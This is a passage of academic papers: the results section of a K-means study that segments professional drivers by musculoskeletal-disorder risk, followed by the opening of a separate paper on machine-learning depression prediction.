Table 1 provides a detailed description of the columns in the dataset. Then, the data was cleaned to detect and correct any inaccurate, incomplete, or erroneous entries. To enable the application of clustering algorithms, corresponding numerical values were generated using Python code for the variables age, BMI, weekly driving time, and driving experience, based on the collected data. For other non-numeric values, the representation shown in Table 2 was adopted. An extract of the resulting dataset is represented in Table 3.



Figure 1: K-means algorithm [23]



Figure 2: Driver segmentation process

Table 1: Description of the dataset

Column	Description
Age	This variable refers to the driver's age.
BMI	It specifies the body mass index.
WHW	It indicates the weekly driving time.
EXP	This variable reflects the driver's total years of driving experience.
FLHO	This column contains the frequency of heavy lifting per day (from 0 to 8).
WEH	Number of hours of physical activity per week (0 to 8).
ST	It indicates whether the seat is adjustable in height, depth or tilt.
STR	It specifies whether the steering wheel is adjustable or not.
ARM	It specifies whether the armrests are present or not.
TRP	This column indicates the nature of the journeys: short, medium, or long.
RD	It indicates the condition of the roads (poor, average or good).

Table 2: Adopted representation of non-numerical criteria

Criteria	Representation
The available fit options for the vehicle seat (ST)	A score of 0 is assigned if the seat is not adjusted. On the other hand, when there are adjustment options, a score of 1 is given for each available option (height, tilt, depth). The final score is the sum of all points earned.
Available Adjustment Options for the Vehicle Steering Wheel (STR)	The score is one if there are adjustment options and zero if there are no adjustment options.
The presence of armrests (ARM)	The score awarded is 1 if the armrests are present and 0 if not.

The nature of the trips (TRP)	The scores awarded are as follows: 0 for long trips, 1 for medium trips, and 2 for short trips.
Road conditions (RD)	The scores awarded are as follows: 0 for roads in poor condition, 1 for roads in average condition, and 2 for roads in good condition.

Table 3: Extract from the generated dataset

Age	BMI	WHW	EXP	FLHO	WEH	ST	STR	ARM	TRP	RD
37	27,31	54	17	1	5	3	1	1	1	1
40	25,01	51	10	2	8	3	1	0	0	0
23	27,75	43	1	1	0	1	1	0	0	0
30	26,89	60	11	0	1	3	1	1	1	1
59	34,15	64	27	0	8	3	1	1	0	0
39	29,85	43	17	4	5	2	1	1	1	0
…		…	…	…	…	…	…	…	…	…
49	34,13	51	12	8	4	2	1	0	1	1
45	33,49	60	11	8	4	0	0	0	0	0
36	28,49	53	17	0	2	0	0	0	0	0
38	28,92	53	19	2	4	1	0	0	0	0

To simplify the resulting dataset, the columns ST, STR, ARM, TRP, and RD have been removed and replaced by a new column called "WCS", which contains a score reflecting the drivers' working conditions. This score was obtained by adding up different coefficients related to the vehicle's ergonomics, the length of the journeys, and the state of the roads. Table 4 shows an excerpt from the resulting dataset.

Table 4: Simplified dataset extract

Age	BMI	WHW	EXP	FLHO	WEH	WCS
37	27,31	54	17	1	5	7
40	25,01	51	10	2	8	4
23	27,75	43	1	1	0	2
30	26,89	60	11	0	1	7
59	34,15	64	27	0	8	5
39	29,85	43	17	4	5	5
…	…	…	…	…	…	…
49	34,13	51	12	8	4	5
45	33,49	60	11	8	4	0
36	28,49	53	17	0	2	0
38	28,92	53	19	2	4	1

The second step is to increase the dataset volume to 1385 rows. To expand the original dataset of 277 observations, an algorithmic approach was adopted to generate new entries while ensuring their consistency and realism. This method relied on the controlled reproduction of existing profiles using rules derived from the statistical distributions observed in the original data. Specifically, value ranges were defined for each variable based on their initial distribution, and additional instances were generated randomly within these intervals, while preserving the correlations identified among variables. For example, age groups, BMI categories, driving experience levels, and weekly driving hours were maintained, and plausible combinations were selected based on their observed frequencies. This process resulted in an enriched dataset of 1,385 synthetic individuals, whose overall characteristics preserved the statistical structure of the original dataset. Validation checks were then performed to ensure internal consistency and representativeness, in order to guarantee the reliability of the analyses conducted on the expanded dataset.

The dataset was then standardized; this is essential since the model is based on measuring distances between data,

and dimensions play a crucial role in its implementation. Table 5 provides an overview of the standardized data.

Table 5: Normalized dataset

Age	BMI	WHW	EXP	FLHO	WEH	WCS
-0.599713	-0.402375	0.032550	0.109777	-1.046203	1.255522	1.338201
-0.366148	-0.914460	-0.219196	-0.612325	0.636639	2.755444	-0.000644
-1.689681	-0.304411	-0.890519	-1.540742	-1.046203	-1.244348	-0.893207
-1.144697	-0.495887	0.536041	0.509168	-1.455766	-0.744374	1.338201
1.113095	1.120521	0.871703	1.141351	-1.455766	2.755444	0.445638
…	…	…	…	…	…	…
-0.444003	0.163144	-0.890519	0.109777	0.182488	1.255522	0.445638
0.334546	1.116068	-0.219196	-0.406010	1.820741	0.755548	0.445638
0.023126	0.973574	0.536041	-0.509168	1.820741	0.755548	-1.785770
-0.677568	-0.139654	-0.051366	0.109777	-1.455766	-0.244400	-1.785770
-0.521858	-0.043916	-0.051366	0.316092	-0.636639	0.755548	-1.339488

To implement the K-means algorithm, it is necessary to determine the optimal value of k. Figure 3 illustrates the result obtained by the Elbow method. According to the results obtained by applying the Elbow method, the optimal number of clusters is 3. Three clusters were obtained by applying the K-means algorithm; the number of drivers per cluster is presented in Table 6.



Figure 3: Elbow method

Table 6: Number of drivers per cluster

Cluster	Driver
0	527
1	575
2	285

To gain deeper insight into the structure of the resulting clusters, principal component analysis (PCA) was applied. Although PCA is a dimensionality reduction technique, in this case it was used solely for visualization purposes. By projecting the high-dimensional data into two principal components, we were able to plot the clusters on a 2D chart, allowing a more straightforward interpretation of their separation and internal organization. The visualization obtained by PCA is shown in Figure 4.



Figure 4 K-Means clusters visualization using PCA

3.2 Results analysis

The K-means model proved effective in performing efficient driver segmentation. To evaluate the quality of the clustering, two internal validation metrics were used: the Silhouette Score and the Calinski-Harabasz Index. The results yielded a Silhouette Score of 0.218 and a Calinski-Harabasz Index of 538.93. These values suggest that the clustering structure is reasonably coherent, with moderate cohesion and separation (as indicated by the Silhouette Score), and strong inter-cluster distinction (as reflected by the high Calinski-Harabasz Index). These findings support the robustness and validity of the clustering results obtained using the K-means algorithm. Each cluster represents a segmentation of drivers; the analysis and understanding of the characteristics of each cluster will lead to the implementation of preventive measures that are more precisely targeted at high-risk groups. To further illustrate the outcome of the clustering process, Figure 5 shows the size distribution of each cluster.

Of the three clusters, cluster 1 (C1) has the highest proportion of drivers at 41%, followed by cluster 0 (C0) with 38%, and cluster 2 (C2) with 21%.



Figure 5: Clusters size

Table 7 shows the average values of each variable for each cluster. Age, BMI, WHW, and EXP appear to be the most influential factors in cluster formation, with significant differences between the averages of the clusters. In contrast, the FLHO, WEH, and WCS variables appear to have less influence on cluster formation, as their means are similar across clusters.

Table 7: Mean values of the characteristics of each cluster

Cluster	Age	BMI	WHW	EXP	FLHO	WEH	WCS
0	41.28	29.26	50.09	12.58	3.53	2.55	4.11
1	56.72	32.51	64.17	25.55	3.50	2.52	3.97
2	26.77	21.97	38.78	2.72	3.69	2.30	3.84

The distribution of the three clusters according to age, BMI, weekly driving time, and experience was represented in Figures 6, 7, 8, and 9. The x-axis of these figures represents the different clusters of drivers, while the y-axis represents the values of age, BMI, weekly driving time, and experience. Each rectangle has a height corresponding to the range of variation of the y values, and the line inside the rectangle indicates the average value.



Figure 6: Clusters distribution according to age



Figure 7: Clusters distribution according to BMI



Figure 8: Clusters distribution according to WHW



Figure 9: Clusters distribution according to experience

Cluster 0 comprises 38% of the total drivers and includes middle-aged drivers (approximately 41 years old) with a relatively high body mass index of 29.26. Their volume of work is average, at approximately 50 hours per week, while their professional experience averages about 12 years. The habit of carrying heavy loads is moderately practiced (up to 4 times a day), and the intensity of physical activities in this group remains low. This group has the best working conditions, with an average score of 4.11. Therefore, this cluster can be labeled as a group of drivers at average risk of developing MSDs.

Cluster 1 comprises 41% of the total drivers, consisting of older drivers with an average age of 56 years and a higher body mass index of 32.51. They work an average of 64.17 hours per week, which is the highest volume of work among the groups, and have an average work experience of approximately 25 years. Their frequency of heavy lifting is moderate, and their weekly physical activity is still low. The average working conditions score for this group is around 3.97, slightly lower than for cluster 0, indicating that the perception of working conditions is somewhat worse due to the high workload. It follows, therefore, that this group could be classified as drivers who are at high risk of developing MSDs.

Cluster 2 includes 21% of the total number of drivers. It comprises young drivers with an average age of about 27 years and a BMI of less than 21.97, indicating better overall physical health. Their weekly workload was the lowest of the three groups, averaging about 39 hours. They also have the least experience, with an average of only

about three years. Although their workload is lower than that of others, the frequency of heavy lifting is a little higher, and their weekly physical activity is the lowest. Finally, the working conditions score for this group is around 4, the weakest among the three groups. All these factors give the impression of less favourable working conditions. Therefore, based on this result, this cluster can be labeled as a group of drivers at low risk of developing MSDs.

To further evaluate the suitability of K-means, we compared its clustering results with those obtained using hierarchical clustering, DBSCAN and GMM. Table 8 provides comparison results based on internal validation metrics. Figures 10, 11 and 12 illustrate the clusters generated by each method using PCA-based visualizations.

Among the tested methods, K-means yielded the highest scores (Silhouette Score = 0.218, Calinski-Harabasz Index = 538.93), indicating relatively well-defined and compact clusters. GMM and hierarchical clustering showed slightly lower performance, with less distinct boundaries between clusters (GMM Silhouette Score = 0.163; Hierarchical Silhouette Score = 0.183). DBSCAN, while known for its robustness to noise and ability to detect clusters of arbitrary shape, did not yield usable results under the tested parameter settings, as it failed to produce a sufficient number of meaningful clusters without classifying a majority of the points as noise.

These results suggest that K-means is the most suitable method for this dataset, providing a balance between simplicity, interpretability, and clustering performance. The clusters obtained through K-means were subsequently analyzed to identify distinct driver profiles and to guide targeted preventive measures.

Table 9 presents the final dataset after the corresponding group label has been assigned to each driver.



Figure 10: GMM clusters visualization using PCA



Figure 11: DBSCAN clusters visualization using PCA



Figure 12: Hierarchical clusters visualization using PCA

Table 8: Comparison of clustering algorithms based on internal validation metrics

Algorithme	Parameters	Silhouette Score	Calinski-Harabasz Index
K-means	k = 3	0.218	538.93
Hierarchical clustering	n_clusters = 3	0.183	479.44
GMM	n_components = 3	0.163	440.86
DBSCAN	eps = 1.5, min_samples = 14	Non applicable	Non applicable

Table 9: Final dataset

Age	BMI	WHW	EXP	FLHO	WEH	WCS	Cluster
37	27,31	54	17	1	5	7	Medium risk
40	25,01	51	10	2	8	4	Medium risk
23	27,75	43	1	1	0	2	Low risk
30	26,89	60	11	0	1	7	Medium risk
59	34,15	64	27	0	8	5	High risk
39	29,85	43	17	4	5	5	Medium risk
…	…	…	…	…	…	…	…
49	34,13	51	12	8	4	5	Medium risk
45	33,49	60	11	8	4	0	Medium risk
36	28,49	53	17	0	2	0	Medium risk
38	28,92	53	19	2	4	1	Medium risk

4 Discussion

Musculoskeletal disorders (MSDs) are a major global health problem. They impact the quality of life and cause injuries among staff, leading to economic losses due to absenteeism and medical expenses [24].

This work used the K-means algorithm to group drivers into 3 clusters based on their susceptibility to developing MSDs. Although alternative clustering techniques were explored, K-means proved to offer the most interpretable and well-separated clusters for the dataset, supporting its use in the final driver segmentation analysis. An analysis of the clusters was conducted to identify the characteristics of the clusters obtained. Cluster 0 was considered to be the group of drivers at average risk of MSDs. MSD Cluster 1 is composed of drivers at high risk of MSDs, while members of Cluster 2 are at low risk of MSDs. These results estimate that only 21% of professional drivers have a low risk of developing MSDs, which confirms the relatively high prevalence of these disorders in this category of professionals. Therefore, it is imperative to impose preventive measures to preserve the proper functioning of these professionals' musculoskeletal systems. These measures may include periodic MSD screening programs and training programs on behaviors and exercises that effectively reduce MSDs [25].

5 Conclusion

This article highlights the application of machine learning algorithms to improve drivers' well-being and working conditions. This approach resulted in the development of a driver segmentation model based on their risk profile for musculoskeletal disorders (MSDs). By integrating key variables such as age, experience, body mass index (BMI), weekly work hours, and frequency of heavy lifting, this model provides an innovative approach to identifying the groups of drivers most at risk of MSDs. This model can be easily adapted to other datasets with similar characteristics, making it a flexible tool for various transportation companies.

Segmenting drivers into distinct risk groups provides decision-makers valuable information to design targeted interventions and improve working conditions. Indeed, this classification enables the prioritization of prevention actions and the optimization of resources by identifying the drivers most likely to benefit from training programs, ergonomic modifications, or workload reductions.

The results of this study pave the way for future research, including the use of reinforced learning for real-time recommendations. This system will enable the recommendation of adjustments to activity or posture based on real-time data from movement tracking devices and posture sensors. These recommendations would reduce risky behaviours even before a problem arises.

These research perspectives could lead to a deeper understanding of MSD risk factors among drivers and develop more targeted and effective prevention strategies, thus improving both the workers' health and the transport companies' productivity.

Ethical considerations

This study was conducted in accordance with ethical principles applicable to low-risk research. Participants were verbally informed about the study’s objectives, the nature of the data collected, and their right to decline to answer specific questions or withdraw at any time without consequence. Verbal informed consent was obtained prior to participation.

No personally identifiable information was collected. All responses were fully anonymized, processed in aggregate form, and stored under strict confidentiality.

The study did not involve any sensitive data as defined by Moroccan Law No. 09-08 on the protection of personal data. Given the non-intrusive and anonymous nature of the research, no formal ethical committee approval was required in accordance with current ethical guidelines.

Acknowledgment

This research is supported by the Ministry of Higher Education, Scientific Research and Innovation, the Digital Development Agency (DDA), and the National Center for Scientific and Technical Research (CNRST) of Morocco

(Smart DLSP Project - AL KHAWARIZMI IA-PROGRAM).

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Interpretable Machine Learning Framework for Early Depression Detection Using Socio-Demographic Features with Dual Feature Selection and SMOTE

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Keywords: depression, SMOTE, ANOVA, ML algorithms, SHAP

Received: July 17, 2025

Depression is the most widespread psychological disorder globally, impacting individuals across all age groups; when left undiagnosed or untreated, it significantly elevates the risk of severe outcomes, including suicidality. This study explores the efficacy of eight machine learning (ML) classifiers utilizing socio-demographic and psychosocial data to discern signs of depression. A depression dataset available on GitHub was acquired, comprising 604 instances with 30 predictors and 1 target variable indicating depression status. Preprocessing included normalization, handling missing values, and encoding categorical variables. Two feature selection methodologies, Analysis of Variance (ANOVA) and Boruta were employed to extract pertinent features. ANOVA selected 19 features, while Boruta retained 13 for model training. To address class imbalance, the Synthetic Minority Oversampling Technique (SMOTE) was utilized to enhance prediction accuracy (ACC). Results demonstrate that Logistic Regression (LR), combined with ANOVA feature selection, exhibits superior performance, achieving an ACC of 92.56% and an AUC of 92.69%. With Boruta, LR achieved an ACC of 91.74% and an AUC of 91.65%. Without feature selection, LR yielded an ACC of 87.75%, a precision of 91.73%, and an AUC of 89.98%. SHapley Additive exPlanations (SHAP) analysis revealed that anxiety (ANXI) is the most influential predictor within the ML model designed for depression prediction. This study identifies the most effective model for predicting depression through evaluation metrics, while also addressing societal biases and supporting clinicians with interpretable insights for early intervention.

Povzetek: Raziskan je razložljiv okvir strojnega učenja za zgodnje odkrivanje depresije na podlagi socio-demografskih podatkov. Z uporabo dvojne izbire značilk in uravnoteženja razredov s SMOTE model izboljša točnost napovedi ter hkrati omogoča interpretacijo vpliva posameznih dejavnikov na odločanje modela.

1 Introduction

Depression is recognized as a complex mental health disorder characterized by persistent feelings of sadness, loss of interest in daily activities, and significant impairments in social and occupational functioning. It is a multifaceted condition that not only affects emotional well-being but also interferes with physical health, often contributing to chronic illnesses such as diabetes and cardiovascular disease [1], [2]. The global burden of depression has been exacerbated by the COVID-19 pandemic, with recent estimates indicating that approximately 322 million individuals worldwide are affected [2]. More critically, depression is a leading contributor to suicide, accounting for nearly 50% of all cases annually [2]. Beyond its psychological impact, depression has profound social and economic consequences [3]. Affected individuals frequently withdraw from social interactions, which can impair relationships and potentially lead to unhealthy coping mechanisms such as substance abuse and overeating [4]. Moreover, fatigue and decreased productivity associated with depression can result in reduced workforce efficiency, thereby influencing a nation's socio-economic performance. Early detection of depression is therefore essential, as timely intervention can significantly alleviate psychological distress and associated somatic symptoms, including sleep disorders and gastrointestinal disturbances [5]. In this context, the integration of ML techniques, along with smartphone-based assessment [6] and intelligent cognitive assistants for attitude and behavior change support [7],[8] into mental health diagnostics presents a transformative opportunity [9],[10]. While ML has been extensively applied in various medical fields, such as COVID-19 detection [11], Alzheimer's disease classification [12], and breast cancer diagnosis [13], its application in psychological analysis remains relatively underexplored. This study aims to bridge that gap by proposing a robust ML-based framework for depression

prediction. Specifically, we investigate and compare the performance of several ML classifiers; LR, Naive Bayes (NB), k-Nearest Neighbors (kNN), Support Vector Machine (SVM), Decision Tree (DT), Random Forest (RF), Light Gradient Boosting Machine (LightGBM), and Extreme Gradient Boosting (XGBoost); on a publicly available dataset. Our approach not only seeks to forecast depression with high ACC but also to identify key psychosocial and socio-demographic features that significantly influence predictive outcomes. We further enrich our analysis with feature-importance visualizations, including correlation heatmaps and ANOVA-based importance charts, and incorporate explainability methods to help clinicians clearly understand and interpret these key predictors.

To guide this study, we formulate the following research question: Does the choice of feature selection method significantly impact the performance and interpretability of ML classifiers in detecting depression using socio-demographic and psychosocial data? We hypothesize that statistical methods like ANOVA improve predictive ACC compared to wrapper-based approaches such as Boruta or models without feature selection.

The primary contributions of this study are threefold:

- Identification of influential psychosocial and socio-demographic variables relevant to depression prediction;
- Construction of optimized, domain-specific datasets for enhanced screening ACC;
- Comprehensive evaluation of multiple ML algorithms and feature selection techniques to develop an efficient and interpretable depression prediction model.
- Integration of SHAP for interpretability and explainability, providing detailed insights into feature importance and the contribution of each variable to model predictions.

The remainder of this paper is structured as follows: Section 2 reviews related literature; Section 3 outlines the proposed methodology; Section 4 presents experimental results and comparative analysis; and the final section discusses conclusions and directions for future research.

2 Related works

This section presents an extensive review of related research, focusing on the methodologies employed, key predictors identified, and algorithmic performance, with the aim of identifying existing research gaps and informing future modeling efforts. In a study involving 84 breast cancer patients, socio-demographic variables and Beck Depression Inventory (BDI) scores were used to evaluate three ML models, with Artificial Neural Networks (ANN), particularly those utilizing extreme learning strategies, achieving the highest ACC [14]. Similarly, in an elderly cohort aged 60 and above, RF outperformed Support Vector Machine (SVM) and LR, achieving an AUROC of 0.83, with brain region volumes, depression symptomatology, and self-reported health-related quality of life emerging as key predictors [15]. Extending this work, our prior research applied six supervised models; kNN, RF, LR, DT, SVM, and NB to a public dataset, revealing that SVM and LR achieved superior performance with an ACC of 83.32% using 10-fold cross-validation [16]. Addressing the issue of class imbalance, a South Korean study employed RF combined with SMOTE to forecast depression onset, achieving 86.20% ACC and identifying socio-familial satisfaction and perceived health as critical features [17]. The promise of deep learning was demonstrated in a study using a multilayer perceptron (MLP) with backpropagation to assess depression in working professionals, yielding a remarkable 98.8% ACC [18]. Complementing these findings, a comprehensive review on bipolar disorder diagnostics highlighted the dominance of classification models especially those using MRI data while noting underutilization of genomic and microarray data [19]. Further evidence supporting ensemble approaches comes from an empirical study that evaluated six ML classifiers with three feature selection methods, identifying AdaBoost with SelectKBest as the most effective combination, reaching an ACC of 92.56% [20]. A more recent investigation applied a suite of models including SVM, kNN, LR, RF, XGBoost, and Neural Networks to jointly predict depression and Generalized Anxiety Disorder (GAD), demonstrating competitive performance and underscoring the feasibility of comorbidity modeling [21]. Moreover, psychometric and demographic predictors have been leveraged using XGBoost, which outperformed traditional LR [22], while studies on postpartum depression (PPD) revealed the superiority of Functional Gradient Boosting in prediction ACC [23]. Notably, the development of a mobile-based Clinical Decision Support System (CDSS) incorporating NB, LR, SVM, and ANN for early PPD detection represents a significant step toward real-time clinical implementation [24]. Collectively, these studies underscore the effectiveness of ensemble and deep learning techniques, particularly RF, XGBoost, and MLP in depression prediction across various demographic and clinical settings. All these studies are summarized in Table 1, which presents for each study the dataset size, feature types, algorithms compared, performance evaluation, and the best-performing algorithm.

Table 1: A comparative summary of State-of-the-Art (SOTA) approaches for depression detection

